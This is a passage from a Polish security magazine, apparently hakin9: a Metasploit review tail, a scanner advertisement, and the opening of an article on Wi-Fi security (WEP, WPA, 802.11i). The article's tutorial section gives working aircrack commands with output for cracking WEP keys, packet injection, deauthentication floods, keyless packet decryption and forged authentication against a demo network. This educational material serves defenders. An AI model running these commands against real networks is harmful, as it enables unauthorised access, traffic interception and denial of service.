
Inne przydatne cechy: Metasploit stanowi również ważną platformę do rozwijania eksploitów i szelkodów. Zawiera wiele narzędzi przeznaczonych do analizy plików wykonywalnych, zarówno w formacie ELF (Linux), jak i PE (Windows). Zawiera również narzędzia służące do zrzucania zawartości pamięci procesu w trakcie jego wykonywania, co umożliwia późniejsze przeanalizowanie go pod kątem instrukcji i adresów zwrotnych.

Ułatwieniem dla początkujących użytkowników Metasploita jest przyjazny interfejs WWW. Po uruchomieniu programu *msfweb* uzyskujemy do niego dostęp pod adresem *http://localhost:55555*. Oferuje on te same funkcje co interfejs tekstowy, ale jest łatwiejszy w użyciu.


Warto też wspomnieć, że aktualizacja biblioteki eksploitów jest bardzo prosta, wystarczy wydać jedno polecenie.

Wady: Interfejs WWW służy tylko do uruchamiania eksploitów. Pozostałe elementy funkcjonalności Metasploit Framework są dostępne tylko z poziomu konsoli.

Carlos García Prado




Rysunek 1. *Uruchamianie jednego z eksploitów*



Rysunek 2. *Interfejs WWW Metasploita*

Czy Twoja sieć jest bezpieczna?



ODKRYJ NAJLEPSZY SKANER BEZPIECZEŃSTWA NA ŚWIECIE

GFiLANguard

Network Security Scanner (N.S.S.)

GFI LANguard Network Security Scanner (N.S.S.) zanalizuje Twoją sieć pod kątem potencjalnych słabości oraz luk, dzięki czemu uzyskasz pełną informację o stanie zabezpieczeń urządzeń sieciowych. Dowiesz się wszystkiego o zainstalowanej wersji service pack, brakujących łatkach bezpieczeństwa, współdzielonych plikach, otwartych portach oraz użytkownikach i grupach użytkowników. Uzyskane informacje zabezpieczą Twoja sieć przed włamaniami. GFI LANguard N.S.S. może automatycznie dokonać instalacji wszelkich uaktualnień. Użyj go do:

- sprawdzenia nieużywanych kont na stacjach roboczych;
- wykrycia potencjalnych słabości Twojej sieci (Windows i Linux);
- znalezienia współdzielonych plików i otwartych portów;
- sprawdzenia i rozmieszczenia łatek bezpieczeństwa;
- wykrycia łącz/węzłów sieciowych i skanowania urządzeń USB.

GFI LANguard N.S.S. ekran główny

Ściągnij bezpłatną wersje próbną z www.gfi.com/lanpl

GFI NETWORK SECURITY
CONTENT SECURITY
MESSAGING

tel: +356 21 382418 | fax: +356 21 382419 | email: sales@gfi.com | url: www.gfi.com/lanpl

Temat numeru

Bezpieczeństwo Wi-Fi – WEP, WPA i WPA2

Guillaume Lehembre 

stopień trudności

Wi-Fi, czyli Wireless Fidelity, jest obecnie jedną z wiodących technologii bezprzewodowych, a jej obsługa pojawia się w coraz to nowych urządzeniach: laptopach, palmtopach, telefonach komórkowych. Często pomijanym aspektem konfiguracji Wi-Fi pozostaje, niestety, bezpieczeństwo. W tym artykule przyjrzymy się zabezpieczeniom, jakie oferują dostępne implementacje Wi-Fi.

Nawet jeśli zabezpieczenia urządzeń Wi-Fi są włączane, to najczęściej stosowany jest w nich słabo szyfrowany protokół – na przykład WEP. Za chwilę przyjrzymy się słabościom WEP i przekonamy się, że jego złamanie jest bardzo proste. Godny pożałowania poziom zabezpieczeń oferowany przez WEP w pełni uzasadnia potrzebę wprowadzenia nowej architektury bezpieczeństwa w postaci standardu 802.11i – poznamy zatem również komercyjne implementacje tego standardu, WPA i WPA2. Przeanalizujemy nie tylko ich zalety, ale i pierwsze znane słabości, a także możliwości integracji z systemami operacyjnymi.

Odpoczywaj w pokoju, WEP

WEP (*Wired Equivalent Privacy*) był domyślnym protokołem wprowadzonym w pierwszym standardzie IEEE 802.11 jeszcze w 1999 roku. Bazuje na algorytmie szyfrującym RC4, w którym tajny klucz o długości 40 lub 104 bitów jest łączony z 24-bitowym wektorem inicjalizacyjnym (WI), tworząc ciąg używany do zaszyfrowania tekstu jawnego *M* oraz jego sumy kontrolnej ICV (*Integrity Check Value*). Ostateczny szyfrogram *C* był zatem wyliczany według następującego wzoru:

$$C = [\, M \,||\, \mathrm{ICV}(M) \,] + [\, \mathrm{RC4}(K \,||\, \mathrm{WI}) \,]$$

gdzie || jest operatorem konkatenacji, a + jest operatorem XOR. Widać tu wyraźnie, że bezpieczeństwo transmisji WEP zależy od wektora inicjalizacyjnego, który dla utrzymania przyzwoite-

Z artykułu dowiesz się...

- jakie są słabości algorytmu szyfrującego WEP,
- na czym polega działanie standardu 802.11i oraz jego komercyjnych implementacji: WPA i WPA2,
- podstaw protokołu 802.1x,
- jakie są potencjalne słabości WPA i WPA2.

Powinieneś wiedzieć...


- powinieneś znać podstawy działania protokołów TCP/IP i Wi-Fi,
- powinieneś orientować się w podstawowych pojęciach kryptograficznych.

go poziomu zabezpieczeń i minimalizacji ujawnień powinien być zwiększany dla każdego pakietu tak, by każdy kolejny pakiet był szyfrowany innym kluczem. Niestety, WI jest przesyłany otwartym tekstem a standard 802.11 nie przewiduje obowiązkowej jego inkrementacji. W efekcie dostępność tego zabezpieczenia zależy wyłącznie od implementacji standardu, która będzie działać na konkretnej stacji bezprzewodowej (punkcie dostępowym lub karcie bezprzewodowej).

Krótka historia WEP

Protokół WEP nie został stworzony przez specjalistów w dziedzinie bezpieczeństwa i kryptografii, toteż wkrótce po jego wprowadzeniu okazało się, że opisane cztery lata wcześniej słabości algorytmu RC4 są aktualne i tutaj. W 2001 roku Scott Fluhrer, Itsik Mantin i Adi Shamir (znani pod kolektywnymi inicjałami FMS) opublikowali głośny artykuł o WEP, opisujący poważne podatności algorytmu szyfrującego RC4 na dwa rodzaje ataków: atak na niezmienność klucza i atak ze znanym WI. Oba wykorzystują fakt, że dla niektórych wartości klucza początkowe bajty strumienia mogą być zależne jedynie od kilku bitów klucza szyfrującego – choć teoretycznie każdy bit strumienia powinien różnić się od poprzedniego z prawdopodobieństwem 50%. Klucz szyfrujący jest tu tworzony przez proste sklejenie klucza tajnego z WI, toteż w istocie dla niektórych wartości WI istnieją klucze słabe.

Podatności na ataki zostały wykorzystane w praktyce przez takie narzędzia, jak na przykład *AirSnort*, potrafiące odtworzyć klucze WEP na podstawie analizy dostatecznie dużej ilości zaszyfrowanych pakietów. O ile jednak w ruchliwej sieci taki atak można było przypuścić w rozsądnym czasie, o tyle co do zasady czas przez niego wymagany był dość długi. David Hulton (*h1kari*) opracował zoptymalizowaną wersję tego ataku, uwzględniającą w wyliczeniach nie tylko pierwszy bajt wyniku RC4 (jak to miało miejsce w metodzie FMS), ale również kolejne bajty, co pozwoliło nieco zmniejszyć ilość danych niezbędnych do odtworzenia klucza.



Rysunek 1. *Protokół szyfrujący WEP*

Tabela 1. *Karta chorobowa protokołu WEP*

Data	Opis
wrzesień 1995	Odkrycie potencjalnej słabości algorytmu RC4 (Wagner)
październik 2000	Pierwsza publikacja opisująca podatności WEP: *Unsafe at any key size; An analysis of the WEP encapsulation* (Walker)
maj 2001	Indukcyjny atak z wybranym tekstem jawnym na WEP/WEP2 (Arbaugh)
lipiec 2001	Atak na CRC z przerzucaniem bitów – *Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
sierpień 2001	Ataki FMS – *Weaknesses in the Key Scheduling Algorithm of RC4* (Fluhrer, Mantin, Shamir)
sierpień 2001	Publikacja AirSnorta
luty 2002	Zoptymalizowane ataki FMS autorstwa *h1kari*
sierpień 2004	Ataki KoreKa z niepowtarzalnymi WI, publikacja narzędzi chopchop i chopper
lipiec/sierpień 2004	Narzędzia Aircrack (Devine) i WepLab (Sanchez) implementujące ataki KoreKa

Z etapem sprawdzania integralności wiąże się również poważna słabość wynikająca z użycia CRC32 jako algorytmu sumy kontrolnej. CRC32 jest wprawdzie często używany do wykrywania błędów transmisji, ale ze względu na liniowość przetwarzania nigdy nie był uważany za algorytm kryptograficznie bezpieczny. Już cztery lata temu dowiedli tego Nikita Borysow, Ian Goldberg i David Wagner.

Po tych odkryciach powszechnie przyjęto, że oferowany przez WEP poziom bezpieczeństwa nadaje się wyłącznie dla użytkowników domowych i aplikacji bez znaczenia krytycznego. Nawet to zastrzeżenie straciło jednak rację bytu w 2004 roku, gdy pojawiły się ataki KoreKa (uogólnione ataki FMS korzystające z optymalizacji *h1kariego*) oraz odwrotny atak indukcyjny Arbaugha, pozwalające na deszyfrowanie dowolnych pakietów bez znajomości klucza z wykorzystaniem techniki wstrzykiwania pakietów. Narzędzia implementujące te techniki, na przykład *Aircrack* autorstwa Christophe'a Devine'a czy *WepLab* José Ignacia Sáncheza, potrafią odtworzyć 128-bitowy klucz WEP w zaledwie 10 minut (czasem trochę dłużej, w zależności od konkretnego punktu dostępowego i karty sieciowej).

Dodanie wstrzykiwania pakietów znacznie skróciło czas łamania zabezpieczeń WEP, gdyż odtworzenie klucza nie wymagało już milionów, a zaledwie tysięcy pakietów o różnych WI – około 150 000 dla 64-bitowego klucza WEP i 500 000 dla klucza 128-bitowego. Technika wstrzykiwania pozwala zebrać potrzebne dane dosłownie w kilka minut. Protokół WEP jest zatem nieodwołalnie

Listing 1. *Włączenie trybu monitorowania*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

Listing 2. *Wykrywanie pobliskich sieci bezprzewodowych i ich klientów*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

martwy (patrz Tabela 1) i nie należy go używać, nawet w przypadku stosowania rotacji kluczy.

Wady bezpieczeństwa protokołu WEP można podsumować następująco:

- słabości algorytmu RC4 przeniesione na WEP ze względu na metodę generowania klucza,
- zbyt krótki WI (24 bity – wystarczy niecałe 5000 pakietów, by osiągnąć pięćdziesięcioprocentowe prawdopodobieństwo kolizji) i dopuszczenie powtórnego wykorzystania tego samego WI (brak ochrony przed atakami z powtórzeniem wiadomości),
- brak przyzwoitego sprawdzania integralności (algorytm CRC32 nadaje się do wykrywania błędów, ale nie jest kryptograficznie bezpieczny ze względu na swą liniowość),
- brak wbudowanej metody aktualizacji kluczy.

Łamanie kluczy WEP z pomocą Aircracka

O łatwości łamania zabezpieczeń WEP można się przekonać korzystając z narzędzia Aircrack, stworzonego przez francuskiego badacza Christophe'a Devine'a. Pakiet Aircrack zawiera trzy podstawowe narzędzia, odpowiadające trzem kolejnym fazom ataku:

- airodump: sniffer do wykrywania sieci obsługujących WEP,
- aireplay: narzędzie do wstrzykiwania pakietów,
- aircrack: łamacz kluczy WEP przetwarzający niepowtarzalne WI zebrane podczas nasłuchu.

Wstrzykiwanie z wykorzystaniem aireplay działa jedynie dla wybranych chipsetów bezprzewodowych, a w trybie monitorowania wymaga dodatkowo zmodyfikowanych wersji najnowszych sterowników. Tryb monitorowania jest odpowiednikiem trybu *promiscuous* dla sieci przewodowych i polega na nieodrzucaniu pakietów przeznaczonych dla innych kart sieciowych (co ma zwykle miejsce w warstwie fizycznej modelu OSI), czyli w efekcie na przechwytywaniu wszystkich otrzymywanych pakietów. Zmodyfikowane sterowniki pozwalają jednocześnie odbierać i wstrzykiwać pakiety na tej samej karcie.

Głównym celem ataku jest generowanie sztucznego ruchu między uprawnionym klientem sieci a punktem dostępowym, co pozwala przechwytywać niepowtarzalne WI. Pewne rodzaje zaszyfrowanych informacji można łatwo rozpoznać, gdyż mają one, na przykład, stałą długość czy stały adres docelowy. Dotyczy to między innymi pakietów żądań ARP (patrz Ramka *Żądania ARP*), które są zawsze wysyłane na adres rozgłoszeniowy (FF:FF:FF:FF:FF:FF) i mają stałą długość 68 bajtów. Możliwe jest ciągłe wysyłanie żądań ARP do tego samego komputera, co sprawi, że będzie on szyfrował identyczne wiadomości z kolejnymi wartościami WI.

W poniższych przykładach 00:13:10:1F:9A:72 jest adresem MAC punktu dostępowego (BSSID) na kanale 1 o SSID *hakin9demo*, a 00:09:5B:EB:C5:2B jest adresem MAC klienta sieci bezprzewodowej (w zależności od przypadku korzystającego z WEP lub z WPA-PSK). Wykonanie opisywanych poleceń wymaga uprawnień *roota*.

Zaczynamy od przełączenia naszej karty bezprzewodowej (w tym przypadku karty z chipsetem Atheros) w tryb monitorowania, co pozwoli przechwytywać wszystkie pakiety (Listing 1). Kolejnym etapem jest wykrycie pobliskich sieci i ich klientów poprzez skanowanie wszystkich 14 możliwych kanałów, z jakich mogą korzystać sieci Wi-Fi (Listing 2).

Wynik widoczny na Listingu 2 należy interpretować następująco: punkt dostępowy o BSSID 00:13:10:1F:9A:72 używa szyfrowania WEP na kanale 1 z SSID *hakin9demo*, a z siecią skojarzony jest jeden uwierzytelniony klient o adresie MAC 00:0C:F1:19:77:5C.

Gdy już namierzyliśmy sieć docelową, musimy uruchomić przechwytywanie pakietów na odpowiednim kanale, by uniknąć przepuszczania pakietów podczas niepotrzebnego skanowania kolejnych kanałów.

Żądania ARP

Opisany w RFC826 protokół ARP (*Address Resolution Protocol*) służy do tłumaczenia 32-bitowego adresu IP na 48-bitowy adres ethernetowy (bowiem sieci Wi-Fi również korzystają z protokołu Ethernet). Dla przykładu załóżmy, że komputer A (192.168.1.1) chce się porozumieć z komputerem B (192.168.1.2), co wymaga przetłumaczenia znanego adresu IP odbiorcy na adres MAC z pomocą protokołu ARP. Komputer A wysyła więc pakiet rozgłoszeniowy zawierający adres IP adresata (*Who has 192.168.1.2? Tell 192.168.1.1*). Widząc w zapytaniu swój własny adres, komputer B zwraca odpowiedź (*192.168.1.2 is at 01:23:45:67:89:0A*), która z reguły jest następnie składowana w pamięci podręcznej.

Następujące polecenie ponownie da taki sam wynik, jak na Listingu 2:

```
# airodump ath0 wep-crk 1
```

Teraz możemy już wykorzystać zebrane informacje do wstrzyknięcia pakietów za pomocą narzędzia *aireplay*. Proces wstrzykiwania rozpocznie się w momencie zarejestrowania w monitorowanej sieci żądania ARP, dotyczącego namierzanego BSSID:

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

Pozostaje już tylko odtworzyć klucz WEP za pomocą narzędzia aircrack. Skorzystanie z pliku *pcap* pozwoli uruchomić ten ostatni etap, gdy airodump nadal rejestruje pakiety (Rysunek 2 przedstawia wyniki):

```
# aircrack -x -0 wep-crk.cap
```


Inne odmiany ataków z narzędziem Aircrack

Aircrack pozwala przeprowadzać także kilka innych, równie ciekawych ataków. Przyjrzyjmy się bliżej kilku z nich.

Atak 2: Anulowanie uwierzytelnienia

Ta metoda ataku może posłużyć do odtworzenia ukrytego, czyli nierozgłaszanego SSID, przechwycenia czteroetapowej negocjacji połączenia WPA lub zablokowania usługi (więcej o tym ostatnim zastosowaniu w części poświęconej protokołowi 802.11i). Celem ataku jest zmuszenie klienta do ponownego uwierzytelnienia się w sieci, co w połączeniu z brakiem uwierzytelniania dla ramek sterujących (odpowiedzialnych właśnie za uwierzytelnianie, kojarzenie z siecią itd.) pozwala napastnikowi fałszować adresy MAC.

Za pomocą poniższego polecenia można zmusić klienta sieci bezprzewodowej do ponownego uwierzytelnienia, podszywając się pod BSSID i wysyłając odpowiednio spreparowane pakiety na adres MAC klienta:



Rysunek 2. *Wyniki pracy Aircracka po kilku minutach*

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Możliwa (choć nie zawsze skuteczna) jest masowa wersja tego ataku, polegająca na wielokrotnym podszywaniu się pod BSSID i wysyłaniu pakietów wymuszających uwierzytelnienie na adres rozgłoszeniowy:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Atak 3: Deszyfrowanie dowolnych pakietów WEP bez znajomości klucza

Atak ten wykorzystuje stworzone przez KoreKa narzędzie typu *proof-of-concept* o nazwie *chopchop*, pozwalające deszyfrować pakiety WEP bez znajomości klucza. Stosowane w protokole WEP sprawdzenie integralności pozwala napastnikowi modyfikować zarówno szyfrogram, jak i jego CRC. Co gorsze, wykorzystanie operatora XOR w protokole WEP oznacza, że dany bajt szyfrogramu jest zależny od odpowiadającego mu pozycją bajtu wiadomości jawnej. Próba odgadnięcia ostatniego bajtu wiadomości wymaga zatem usunięcia ostatniego bajtu szyfrogramu i zastąpienia go innym, a następnie wysłania zmodyfikowanego pakietu z powrotem do sieci.

Jeśli bajt nie zostanie odgadnięty, punkt dostępowy odrzuci pakiet i trzeba będzie spróbować jeszcze raz. Jeśli natomiast pakiet zostanie przyjęty i przekazany dalej, to bajt został poprawnie odgadnięty. Powtórzenie procedury dla wszystkich bajtów wiadomości pozwoli odszyfrować pakiet WEP i odtworzyć strumień klucza. Wiemy już, że zwiększanie WI kolejnych pakietów nie jest w protokole WEP obowiązkowe, toteż wykorzystanie odtworzonego strumienia i przechwyconego WI do szyfrowania sfałszowanych pakietów nie jest trudne.

Wykonanie ataku wymaga, by karta bezprzewodowa nasłuchiwała na odpowiednim kanale w trybie monitorowania (tak samo, jak w poprzednim przykładzie), a ofiarą ataku powinien być poprawnie skojarzony klient sieci (w naszym przypadku ponownie będzie nim 00:0C:F1:19:77:5C). Aireplay będzie nas pytać o pozwolenie wykorzystania kolejnych zaszyfrowanych pakietów (Listing 3). W wyniku zostaną utworzone dwa pliki *pcap*: jeden dla odszyfrowanego pakietu, a drugi dla strumienia klucza użytego do szyfrowania. Pliki te można przeglądać za pomocą dowolnego narzędzia przeznaczonego do tego celu – my sko-

Listing 3. *Deszyfrowanie pakietów WEP bez znajomości klucza*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Listing 4. *Czytanie pliku pcap utworzonego w wyniku ataku*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72 SA:00:0c:f1:19:77:5c DA:00:13:10:1f:9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

Listing 5. *Wielokrotne wysyłanie sfałszowanego pakietu*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

rzystamy z programu *tcpdump*. Listing 4 przedstawia odszyfrowane żądanie echa (*ping*) wymienione między dwoma komputerami.

Znajomość strumienia klucza pozwala też fałszować pakiety. Oto sfałszowane żądanie ARP wysłane z rzekomego 192.168.2.123 (00:0C:F1:19:77:5C) do 192.168.2.103:

```
# arpforge \
  replay_dec-0916-114019.xor \
  1 \
  00:13:10:1F:9A:72 \
  00:0C:F1:19:77:5C \
  192.168.2.123 \
  192.168.2.103 \
  forge-arp.cap
```

Pozostaje już tylko wielokrotnie wysłać ten pakiet za pomocą *aireplay* (patrz Listing 5).

Przedstawiona metoda ataku jest mniej zautomatyzowana niż mechanizm fałszowania żądań ARP wbudowany w Aircracka (włączany przełącznikiem `-1`), ale za to bardziej elastyczna. Napastnik może wykorzystać odtworzony strumień klucza do sfałszowania dowolnego pakietu o długości nieprzekraczającej długości klucza; dłuższe pakiety wymagałyby znajomości większej części strumienia klucza.

Atak 4: Fałszowanie uwierzytelniania

Opisana wcześniej metoda łamania klucza (ataki 1 i 3) wymaga, by uprawniony klient (fizyczny lub wirtualny, choć fizyczny jest lepszy) był skojarzony z punktem dostępowym. W przeciwnym razie punkt dostępowy mógłby odrzucać pakiety kierowane pod nieskojarzony adres.

Jeśli stosowane jest otwarte uwierzytelnianie, to możliwe jest też uwierzytelnienie dowolnego klienta i skojarzenie go z punktem dostępowym, ale ten ostatni odrzuci wszelkie pakiety niezaszyfrowane odpowiednim kluczem WEP. Przykład z Listingu 6 ilustruje wykorzystanie aireplay do sfałszowania żądania uwierzytelnienia i skojarzenia dla SSID *hakin9demo* (BSSID: 00:13:10:1F:9A:72) o sfałszowanym adresie MAC 0:1:2:3:4:5.

Niektóre punkty dostępowe wymagają od klientów powtórnego uwierzytelniania co 30 sekund. Aireplay umożliwia naśladowanie tego zachowania – wystarczy jako drugą opcję w wierszu poleceń podać wartość `30`.

802.11i

W styczniu 2001 roku stworzono w ramach IEEE grupę projektową *i*, mającą za zadanie ulepszenie mechanizmów uwierzytelniania i szyfrowania danych protokołu 802.11. W kwietniu 2003 roku Wi-Fi Alliance (organiza-

IEEE 802.1X i EAP

Protokół uwierzytelniania IEEE 802.1X (znany też pod nazwą *Port-Based Network Access Control*) został pierwotnie stworzony dla sieci przewodowych. Zapewnia on mechanizmy uwierzytelniania, autoryzacji, dystrybucji klucza i kontroli dostępu użytkowników dołączających do sieci. Architektura IEEE 802.1X obejmuje trzy podmioty funkcjonalne:

- petenta (*supplicant*) dołączającego do sieci,
- podmiot uwierzytelniający odpowiedzialny za kontrolę dostępu,
- serwer uwierzytelniania podejmujący decyzje o autoryzacji.

